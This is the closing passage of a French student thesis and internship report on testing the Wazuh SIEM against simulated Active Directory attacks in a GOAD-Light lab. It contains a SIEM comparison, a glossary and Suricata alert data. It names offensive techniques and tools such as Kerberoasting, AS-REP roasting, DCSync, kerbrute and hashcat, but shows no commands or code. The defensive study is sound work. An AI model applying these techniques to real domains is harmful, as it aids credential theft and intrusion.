Ce projet m'a permis, *in fine*, de mesurer concrètement l'écart qui existe entre un outil déployé et un outil maîtrisé — une distinction qui, dans le domaine de la sécurité opérationnelle, peut s'avérer déterminante. Les nombreuses difficultés rencontrées durant le déploiement du laboratoire et la configuration des différents outils ont nécessité une approche méthodique et une capacité d'adaptation constante, des compétences qui ont trouvé leur pleine application dans un contexte professionnel réel. (Voir Annexe 6)

7.1 Tableau comparatif

Critère	**Wazuh**	**IBM QRadar**	**Elastic Stack (ELK)**	**Splunk Enterprise Security**
Type de solution	SIEM / XDR *open source*	SIEM propriétaire	Suite de collecte et visualisation des événements	SIEM / SOAR propriétaire
Licence	*Open source*	Commerciale	*Open source* (avec options payantes)	Commerciale
Coût	Gratuit	Élevé	Gratuit de base	Très élevé
Installation	Moyenne	Complexe	Complexe	Moyenne à complexe
Interface graphique	Wazuh Dashboard	Très complète	Kibana	Très complète
Collecte des événements	Oui	Oui	Oui	Oui
Corrélation d'événements	Avancée	Très avancée	Possible, mais souvent manuelle	Très avancée
Détection Active Directory	Bonne	Excellente	Limitée sans configuration	Excellente
Réponse automatique (SOAR)	Active Response intégrée	Oui (modules)	Limitée	Très avancée
IDS/EDR intégré	Partiel	Non	Non	Non
Intégration Suricata	Native	Possible	Oui	Oui

Critère	Wazuh	IBM QRadar	Elastic Stack (ELK)	Splunk Enterprise Security
Intégration VirusTotal / YARA	Simple	Possible	Possible	Oui
Règles personnalisées	Très flexible	Flexible	Très flexible	Flexible
Complexité des règles	Élevée	Élevée	Très élevée	Moyenne
Consommation ressource	Moyenne	Élevée	Élevée	Très élevée
Scalabilité	Bonne	Très bonne	Excellente	Excellente
Adapté PME	Oui	Peu adapté	Oui (technique)	Peu adapté
SOC mature	Oui (bien configuré)	Oui	Oui	Oui
Déploiement cloud	Oui	Oui	Oui	Oui
Support	Communautaire + entreprise	IBM	Elastic	Splunk
Point fort	Gratuit + flexible	Corrélation avancée	Analyse des événements puissante	SIEM/SOAR très complet
Point faible	Complexité	Coût élevé	Configuration lourde	Coût + ressource

7.2 Perspectives d’amélioration et évolutions futures

L’une des principales perspectives d’amélioration consiste à enrichir la collecte d’événements en intégrant davantage de sources hétérogènes au sein du

SIEM. Actuellement centré sur l'environnement Active Directory et les endpoints Windows, le système gagnerait en efficacité avec l'ajout d'événements provenant d'équipements réseau tels que routeurs, *firewalls*, switchs, IDS/IPS ainsi que des systèmes de stockage comme les NAS. Cette diversification permettrait d'améliorer significativement la capacité de corrélation et d'obtenir une vision plus globale des attaques, notamment sur des scénarios multicouches.

Une autre évolution pertinente concerne l'optimisation des stratégies d'audit Windows et Active Directory. L'ajustement fin des GPO et l'activation d'événements complémentaires permettraient de réduire les angles morts dans la détection, notamment pour les événements liés aux modifications de sécurité, aux accès privilégiés ou aux comportements anormaux sur les comptes de service. L'objectif serait d'obtenir une télémétrie plus riche sans pour autant générer un volume excessif d'événements inutiles.

L'utilisation du module de scan de vulnérabilités de Wazuh constitue également une piste d'amélioration importante. Ce module permet d'identifier automatiquement des vulnérabilités connues (CVE) sur les systèmes surveillés, comme illustré avec la CVE exploitée lors de l'élévation de privilège. Une telle fonctionnalité permettrait de passer d'une approche purement réactive à une approche proactive en identifiant les failles avant leur exploitation.

Une autre amélioration possible concerne le renforcement de la corrélation entre événements de différentes couches (système, réseau et application). Actuellement, certaines attaques sont détectées de manière isolée. L'ajout de règles de corrélation multisource permettrait d'identifier des chaînes d'attaque complètes (reconnaissance → exploitation → persistance), améliorant ainsi la détection des attaques avancées.

L'intégration plus poussée d'outils d'intelligence artificielle représente également une évolution intéressante. L'objectif serait d'utiliser des modèles capables d'analyser automatiquement les alertes Wazuh afin de détecter des *patterns* inhabituels, réduire les faux positifs et assister l'analyste dans la

priorisation des incidents. Une optimisation matérielle (notamment l’ajout de GPU) ou l’utilisation de services externes permettrait de rendre ce type d’analyse plus performant.

8.Bibliographie/Sitographie

8.1 Site web / documentation

Kissane, Chakib. « Cybersécurité en entreprise : quels risques ? Comment s'en prémunir ? » *Oodrive*, https://www.oodrive.com/fr/blog/securite/cybersecurite/cybersecurite-en-entreprise-enjeux-risques-et-bonnes-pratiques/ Accessed 17 Mar. 2026.

« Security information and event management. » *Wikipédia*, 29 Nov. 2025. *Wikipedia*, https://fr.wikipedia.org/w/index.php?title=Security_information_and_event_management&oldid=231045979. Consulté le 18 mars 2026

Wazuh/Wazuh. 11 Aug. 2015, C++. Wazuh, 16 Mar. 2026. *GitHub*, https://github.com/wazuh/wazuh. Consulté le 16 mars 2026.

Orange-Cyberdefense/GOAD. 27 Sept. 2021, PowerShell. Orange Cyberdefense, *GitHub*, https://github.com/Orange-Cyberdefense/GOAD. Consulté le 18 mars 2026.

Wazuh. « *Rules—Data Analysis · Wazuh Documentation* ». https://documentation.wazuh.com/current/user-manual/ruleset/rules/index.html . Consulté le 19 mars 2026

Wazuh. « *File Integrity Monitoring and YARA—Malware Detection* ». https://documentation.wazuh.com/current/user-manual/capabilities/malware-detection/fim-yara.html. Consulté le 9 avril 2026.

Wazuh, et Farouk Musa. « Leveraging Artificial Intelligence for Threat Hunting in Wazuh ». Wazuh, 13 juin 2025, https://wazuh.com/blog/leveraging-artificial-intelligence-for-threat-hunting-in-wazuh/. Consulté le 8 avril 2026

exploitph. 10 Dec. 2021. « eXploit - CVE-2021-42287/CVE-2021-42278 Weaponisation » https://exploit.ph/cve-2021-42287-cve-2021-42278-weaponisation.html. Consulté le 12 avril 2026.

9.Table des illustrations

Figure 1 : Différence des environnements GOAD 17
Figure 2 : ~/.goad/goad.ini modifié et obfusqué 18
Figure 3 : Image tirée du site https://benheater.com/proxmox-lab-goad-installing-the-lab/ (1) 19
Figure 4 : Image tirée du site https://benheater.com/proxmox-lab-goad-installing-the-lab/ (2) 20
Figure 5 : Fin d'installation de l'environnement GOAD-Light en 2 h 37 21
Figure 6 : Configuration de la politique de rétention d'événements 22
Figure 7 : Configuration de la politique de snapshots 23
Figure 8 : Extrait de l'agent.conf 23
Figure 9 : Déclaration + utilisation de la commande netsh(DROP firewall pour tout endpoints Windows (Annexe 3)) 27
Figure 10 : Extrait du dashboard personnalisé 28
Figure 11 : Extrait du suricata.yaml 30
Figure 12 : Schéma de la différence entre l'ancienne et la nouvelle architecture par le logiciel Cisco Packet Tracer 30
Figure 13 : Dashboard Wazuh relevant l'alerte ping de Suricata 31
Figure 14 : Dashboard Wazuh relevant l'attaque nmap 31
Figure 15 : Règles Wazuh pour les événements de Suricata 32
Figure 16 : Configuration de VirusTotal dans le "ossec.conf" 33
Figure 17 : Décodeur d'événement YARA 34
Figure 18 : Règles YARA 34
Figure 19 : Ajout du yara.bat dans le "ossec.conf" 34
Figure 20 : Capture d'écran du "chatbot" du LLM local 36
Figure 21 : Intégration Teams dans l'ossec.conf 36
Figure 22 : Résultat de la commande cme smb [IP] 38
Figure 23 : Commande Nmap 38
Figure 24 : Liste d'utilisateurs via la commande enum4linux 39
Figure 25 : Politique de mot de passe via la commande enum4linux 39
Figure 26 : Liste de groupes via la commande enum4linux 40

Figure 27 : Commande GetNPUsers.py 40
Figure 28 : Résultat de la commande GetNPUsers 41
Figure 29 : Résultat du hashcat pour brandon.stark 41
Figure 30 : Test de l'hypothèse "nom d'utilisateur" = "mot de passe"..... 41
Figure 31 : Résultat du hashcat de l'utilisateur robb.stark 42
Figure 32 : Syntaxe de l'utilisation de la commande kerbrute 42
Figure 33 : Résultat de la commande GetADUsers 42
Figure 34 : Résultat de la commande GetUserSPN..... 43
Figure 35 : Résultat du hashcat de l'utilisateur jon.snow 43
Figure 36 : Résultat Wazuh de l'outil Kerbrute 45
Figure 37 : Alerte Wazuh de la création d'un utilisateur 46
Figure 38 : Alerte Wazuh de l'ajout d'un utilisateur dans un groupe 47
Figure 39 : Alerte Wazuh d'un service installé 47
Figure 40 : Alerte Wazuh d'une modification d'ACLs 48
Figure 41 : Extrait du fichier agent.conf pour le FIM 48
Figure 42 : Alerte Wazuh de l'arrêt d'une machine 48
Figure 43 : Alerte Wazuh de la modification de stratégie d'audit/GPO..... 49
Figure 44 : Alerte Wazuh de la tentative de changement de mot de passe 49

10.Glossaire

ACL (Access Control List)

Liste de permissions définissant quels utilisateurs ou groupes peuvent accéder à une ressource et quelles actions ils peuvent effectuer.

Active Directory (AD)

Service d'annuaire développé par Microsoft permettant la gestion centralisée des utilisateurs, ordinateurs, groupes et politiques dans un réseau Windows.

Active Response

Fonctionnalité de Wazuh permettant d'exécuter automatiquement une action lorsqu'une alerte est détectée (blocage d'IP, suppression de fichier, désactivation de compte…).

Agent Wazuh

Logiciel installé sur une machine supervisée afin de collecter les événements système et les transmettre au serveur Wazuh.

Ansible

Outil d'automatisation permettant le déploiement et la configuration de systèmes informatiques via des playbooks.

API (Application Programming Interface)

Interface permettant à plusieurs logiciels ou services de communiquer entre eux.

AS-REP Roasting

Technique d'attaque Kerberos permettant d'obtenir des hashes de mots de passe d'utilisateurs ne nécessitant pas de préauthentification.

Brute force

Technique consistant à tester un grand nombre de mots de passe ou combinaisons afin d'obtenir un accès non autorisé.

Cloud

Infrastructure informatique accessible via Internet permettant l'hébergement de services et de ressources à distance.

Compromission

Situation dans laquelle un système, un compte ou une infrastructure a été partiellement ou totalement contrôlé par un attaquant.

Compte machine

Compte Active Directory représentant un ordinateur dans le domaine.

Corrélation d'événements

Mécanisme consistant à relier plusieurs événements afin d'identifier un comportement suspect ou une attaque.

CVE (Common Vulnerabilities and Exposures)

Identifiant public attribué à une vulnérabilité de sécurité connue.

Dashboard

Interface graphique permettant de visualiser les événements, alertes et statistiques d'un SIEM.

DCSync

Technique d'attaque permettant de simuler un contrôleur de domaine afin d'extraire les hashes de mots de passe Active Directory.

Décodeur Wazuh

Composant chargé d'analyser les événements entrants afin d'en extraire les informations importantes avant application des règles.

DNS (Domain Name System)

Service permettant de traduire un nom de domaine en adresse IP.

Elastic Stack (ELK)

Suite d'outils composée notamment d'Elasticsearch, Logstash et Kibana permettant la collecte, l'indexation, l'analyse et la visualisation de logs.

Endpoints

Équipements connectés à un réseau, tels que des ordinateurs, serveurs ou postes utilisateurs, pouvant être supervisés ou protégés.

Event ID

Identifiant numérique associé à un événement Windows enregistré dans les journaux système.

Faux positif

Alerte considérée comme malveillante alors qu'elle correspond à une activité légitime.

File Integrity Monitoring (FIM)

Fonctionnalité surveillant les modifications, suppressions ou ajouts de fichiers sensibles.

Firewall / Pare-feu

Équipement ou logiciel permettant de filtrer le trafic réseau selon des règles de sécurité.

FortiGate

Pare-feu développé par Fortinet utilisé pour la sécurité réseau et le filtrage du trafic.

GOAD (Game Of Active Directory)

Laboratoire vulnérable orienté Active Directory permettant l'apprentissage du pentest et des techniques d'attaque.

GOAD-Light

Version allégée de GOAD nécessitant moins de ressources matérielles.

GPO (Group Policy Object)

Stratégie Windows permettant d'appliquer des configurations de sécurité ou système à des utilisateurs et ordinateurs.

GPU (Graphics Processing Unit)

Processeur spécialisé dans les calculs parallèles, utilisé notamment pour accélérer l'intelligence artificielle ou le cassage de mots de passe.

Granularité

Niveau de précision ou de détail dans l'analyse, la configuration ou la détection d'événements.

Hash

Empreinte numérique unique générée à partir d'une donnée ou d'un fichier.

Hashcat

Outil utilisé pour tenter de casser des hashes afin de retrouver les mots de passe associés.

Hyperviseur

Logiciel permettant de créer et gérer des machines virtuelles.

IDS (Intrusion Detection System)

Système chargé de détecter des comportements ou activités réseau suspects.

IDS/IPS

Système de détection et/ou prévention d'intrusion réseau.

Indexation

Organisation des données dans une base afin d'en faciliter la recherche et l'analyse.

IP (Internet Protocol)

Adresse réseau unique permettant d'identifier une machine sur un réseau informatique.

Kali Linux

Distribution Linux spécialisée dans les tests d'intrusion et la cybersécurité.

Kerberoasting

Technique d'attaque Kerberos visant à récupérer des tickets de services afin de casser les mots de passe associés.

Kerberos

Protocole d'authentification utilisé dans Active Directory.

Kerbrute

Outil permettant l'énumération et le brute force d'utilisateurs Kerberos.

Large Language Model (LLM)

Modèle d'intelligence artificielle capable de comprendre et générer du texte.

Machine virtuelle (VM)

Système informatique simulé fonctionnant à l'intérieur d'un autre système physique.

Malware

Logiciel malveillant conçu pour compromettre un système informatique.

Nmap

Outil d'analyse réseau utilisé pour découvrir des machines, services et ports ouverts.

NTLM

Ancien protocole d'authentification Windows.

Open source

Logiciel dont le code source est accessible et modifiable librement.

OSINT (Open Source Intelligence)

Collecte d'informations accessibles publiquement.

ossec.conf

Fichier principal de configuration de Wazuh.

Packer

Outil permettant de créer automatiquement des templates de machines virtuelles pour différentes plateformes de virtualisation.

Password-spraying

Technique d'attaque consistant à tester un mot de passe commun sur un grand nombre de comptes utilisateurs afin d'éviter le verrouillage des comptes.

Pentest

Test d'intrusion visant à évaluer la sécurité d'un système informatique.

Persistance

Technique utilisée par un attaquant pour conserver un accès à un système compromis.

Playbook

Fichier Ansible contenant les tâches d'automatisation à exécuter.

Port scanning / Scan de ports

Technique permettant d'identifier les ports ouverts sur une machine.

PowerShell

Langage de script et interface d'administration développé par Microsoft.

Provisioning

Processus automatisé de création, configuration et déploiement de ressources informatiques.

Proxmox

Hyperviseur *open source* permettant la gestion de machines virtuelles et de conteneurs.

PXE (Preboot eXecution Environment)

Technologie permettant le démarrage d'une machine via le réseau.

Règle Wazuh

Condition définissant comment Wazuh doit interpréter et détecter un événement.

Scan de vulnérabilité

Analyse automatisée visant à détecter des failles de sécurité sur un système.

SIEM (Security Information and Event Management)

Solution centralisant les événements de sécurité afin de les analyser et détecter des incidents.

SMB (Server Message Block)

Protocole réseau utilisé principalement pour le partage de fichiers Windows.

Snapshot

Capture de l'état d'une machine virtuelle à un instant précis.

SOC (Security Operation Center)

Équipe ou centre chargés de superviser et analyser les incidents de sécurité.

SOAR (Security Orchestration, Automation and Response)

Technologie permettant l'automatisation de tâches de sécurité et de réponse aux incidents.

SPN (Service Principal Name)

Identifiant Kerberos associé à un service dans Active Directory.

Suricata

IDS *open source* capable d'analyser le trafic réseau et de détecter des attaques.

Sysmon

Outil Windows générant des événements avancés liés aux processus, connexions réseau et activités système.

Terraform

Outil d'automatisation permettant le déploiement d'infrastructures informatiques.

Ticket Granting Ticket (TGT)

Ticket Kerberos permettant à un utilisateur authentifié de demander d'autres tickets de service.

Ticket Granting Service (TGS)

Ticket Kerberos permettant l'accès à un service spécifique.

VirusTotal

Service d'analyse de fichiers utilisant plusieurs moteurs antivirus.

Wazuh

Plateforme *open source* de supervision, détection et réponse aux incidents de sécurité.

Webhook

Mécanisme permettant à une application d'envoyer automatiquement des informations ou notifications vers un autre service via une requête HTTP.

Workflows

Suite automatisée d'actions ou de traitements exécutés selon des règles ou événements prédéfinis.

YARA

Outil permettant d’identifier des logiciels malveillants grâce à des signatures personnalisées.

11.Annexes

Annexe I : Rapport de stage

Introduction

J'ai effectué mon stage au sein de la société SIP, une entreprise de services informatiques fondée en 2001, spécialisée dans la fourniture de services IT proactifs et de qualité à destination d'une clientèle exclusivement professionnelle (PME et organisations) en Belgique, en France et au Luxembourg.

Le stage s'est déroulé du 2 février au 8 mai 2026, soit une durée de 14 semaines effectives. J'y ai occupé un rôle de stagiaire en administrateur systèmes, sous la supervision directe de M. BALCAEN Jean-François (maître de stage) et avec l'accompagnement académique de M. HUYGENS (promoteur).

Le sujet principal du stage et du TFE portait sur le déploiement et l'évaluation d'une solution SIEM open source — Wazuh — au sein d'un environnement Active Directory vulnérable (GOAD-Light), dans le but de tester ses capacités de détection face à des attaques simulées. Ce sujet s'inscrivait parfaitement dans les compétences développées tout au long de ma formation IR et m'a permis d'évoluer dans un contexte professionnel réel, incluant un déploiement chez un client soumis à la directive NIS 2.

Ce rapport présente les objectifs du stage, les activités réalisées (TFE et hors-TFE) et un bilan personnel de l'expérience vécue.

2. Objectifs du stage et fonction occupée

2.1 Fonction occupée

Au sein de SIP, j'ai évolué en tant que stagiaire en administrateur systèmes, intégré au sein d'une équipe de techniciens polyvalents. La particularité de SIP étant que ses techniciens interviennent à la fois sur des missions de

helpdesk, de maintenance pro-active chez les clients, de mise en place d'infrastructures et de sécurité.

J'ai donc participé activement à l'ensemble de ces missions, en parallèle de mon projet TFE.

2.2 Objectifs liés au TFE

L'objectif principal du stage était de déployer, configurer et évaluer la solution SIEM open source Wazuh dans un environnement Active Directory vulnérable (GOAD-Light), hébergé sur Proxmox.

Les objectifs spécifiques étaient les suivants :

- Mettre en place l'environnement de laboratoire GOAD-Light sur Proxmox avec Ansible ;
- Déployer et configurer Wazuh (manager, agents, dashboard) ;
- Créer des règles de détection personnalisées et intégrer des outils complémentaires (Suricata, VirusTotal, YARA, LLM) ;
- Réaliser des attaques offensives simulées et analyser les capacités de détection du SIEM ;
- Comparer Wazuh à d'autres solutions SIEM du marché ;
- Déployer Wazuh en production chez un client réel (entité NIS 2 Essentielle).

Le TFE a représenté environ 60 à 70 % de mon temps de stage. Le reste a été consacré aux activités opérationnelles de l'entreprise.

2.3 Activités hors-TFE

En dehors du projet TFE, j'ai pris part à de nombreuses activités opérationnelles qui m'ont permis de découvrir le quotidien d'un technicien IT en entreprise de services :

- Masterisation de PC (plus de 50 machines sur la durée du stage) avec automatisation via iventoy, PXE, autounattend.xml et Winget ;

- Déplacements chez des clients pour de la maintenance pro-active, de l'audit réseau et du dépannage ;
- Gestion et configuration de firewalls FortiGate (création d'interfaces, VLANs, policies) ;
- Installation de solutions Microsoft (SharePoint on-premise, MFA pour messagerie) ;
- Mini-pentest chez des clients et découverte d'appareils vulnérables ;
- Dépannage réseau, téléphonie, NAS, imprimantes ;
- Formation sur l'ingénierie sociale (phishing, whaling, vishing) via la plateforme Fortinet ;
- Projet annexe : mise en place d'un serveur iventoy pour l'automatisation de masterisation via PXE ;

3. Compte rendu d'activités

3.1 Planification du travail

En début de stage, une planification indicative a été établie avec le maître de stage selon les grandes étapes du projet :

- Phase 1 — Prise en main et documentation (semaines 1–2)
- Phase 2 — Mise en place de l'environnement GOAD-Light (semaines 2–5)
- Phase 3 — Déploiement et configuration de Wazuh + intégrations (semaines 5–8)
- Phase 4 — Tests offensifs et analyse de détection (semaines 8–10)
- Phase 5 — Déploiement client et rédaction du TFE (semaines 9–14)

Le planning réel a présenté plusieurs décalages par rapport au planning initial, principalement dus aux difficultés techniques rencontrées lors du déploiement de l'environnement GOAD-Light (changements d'architecture à trois reprises, erreurs Ansible, panne VM Wazuh).

Ces imprévus ont nécessité de la flexibilité et de l'adaptabilité, et ont décalé d'environ deux semaines le début des tests offensifs. La phase de rédaction du TFE a donc été menée en parallèle des dernières phases techniques, notamment lors des déplacements clients.

4. Conclusion

Ce stage de 14 semaines au sein de SIP a constitué une expérience professionnelle particulièrement enrichissante, tant sur le plan technique qu'humain.

Sur le plan technique, j'ai pu approfondir des compétences directement liées à ma formation IR : déploiement et configuration d'un SIEM, création de règles de détection, intégration d'outils de cybersécurité (Suricata, VirusTotal, YARA, LLM), simulation d'attaques offensives et analyse forensic.


Le fait d'avoir pu déployer Wazuh dans un contexte de production réelle, chez un client soumis à la directive NIS 2, a donné une dimension particulièrement concrète et valorisante au travail réalisé.

Au-delà du TFE, la participation aux activités quotidiennes de SIP m'a offert une vision complète du métier de technicien IT en environnement de services managés : interventions terrain, gestion multi-clients, polyvalence et réactivité. Ces expériences m'ont appris autant que le projet technique principal.


Sur le plan humain, l'intégration dans l'équipe SIP s'est déroulée de manière naturelle, dans une ambiance professionnelle et bienveillante. J'ai particulièrement apprécié la confiance accordée dès les premières semaines, qui m'a permis de m'impliquer dans des missions à responsabilité réelle.

Ce stage m'a confirmé ma volonté d'évoluer dans le domaine de la cybersécurité opérationnelle.

Annexe II : Alerte envoyée dans le canal Teams



Annexe III : Événements d'activation du netsh sur un endpoint Windows non attaqué



timestamp	agent.name	rule.description
Mar 11, 2026 @ 12:30:37.385	GOAD-SRV02	Active response: active-response/bin/netsh.exe - delete
Mar 11, 2026 @ 12:27:36.257	GOAD-SRV02	Active response: active-response/bin/netsh.exe - add

Annexe IV : Détail d'un événement wazuh


Document Details

View surrounding documents

View single document


Table JSON

_index	wazuh-alerts-4.x-2026.03.11
agent.id	009
agent.ip	172.16.
agent.name	GOAD-SRV02
data.command	add
data.origin.module	wazuh-execd
data.origin.name	node01
data.parameters.alert.agent.id	010
data.parameters.alert.agent.ip	172.16.
data.parameters.alert.agent.name	Suricata
data.parameters.alert.data.alert.action	allowed
data.parameters.alert.data.alert.category	Potentially Bad Traffic
data.parameters.alert.data.alert.gid	1
data.parameters.alert.data.alert.metadata.confidence	Medium
data.parameters.alert.data.alert.metadata.created_at	2010_07_30
data.parameters.alert.data.alert.metadata.signature_severity	Informational
data.parameters.alert.data.alert.metadata.updated_at	2019_07_26
data.parameters.alert.data.alert.rev	3
data.parameters.alert.data.alert.rev	3
data.parameters.alert.data.alert.severity	2
data.parameters.alert.data.alert.signature	ET SCAN Suspicious inbound to Oracle SQL port 1521
data.parameters.alert.data.alert.signature_id	2010936
data.parameters.alert.data.community_id	1:gOd6SkyBDqtH7pE0qDzWb9XueBc=
data.parameters.alert.data.dest_ip	172.16.
data.parameters.alert.data.dest_port	1521
data.parameters.alert.data.direction	to_server
data.parameters.alert.data.event_type	alert
data.parameters.alert.data.flow.bytes_toclient	0
data.parameters.alert.data.flow.bytes_toserver	58
data.parameters.alert.data.flow.dest_ip	172.16.
data.parameters.alert.data.flow.dest_port	1521
data.parameters.alert.data.flow.pkts_toclient	0
data.parameters.alert.data.flow.pkts_toserver	1
data.parameters.alert.data.flow.src_ip	172.16.
data.parameters.alert.data.flow.src_port	64070



data.parameters.alert.data.flow.start	2026-03-11T11:27:32.324512+0000
data.parameters.alert.data.flow_id	1393770115210150.000000
data.parameters.alert.data.in_iface	br0
data.parameters.alert.data.ip_v	4
data.parameters.alert.data.pkt_src	wire/pcap
data.parameters.alert.data.proto	TCP
data.parameters.alert.data.src_ip	172.16
data.parameters.alert.data.src_port	64070
data.parameters.alert.data.srcip	172.16.
data.parameters.alert.data.timestamp	2026-03-11T11:27:32.324512+0000
data.parameters.alert.decoder.name	json
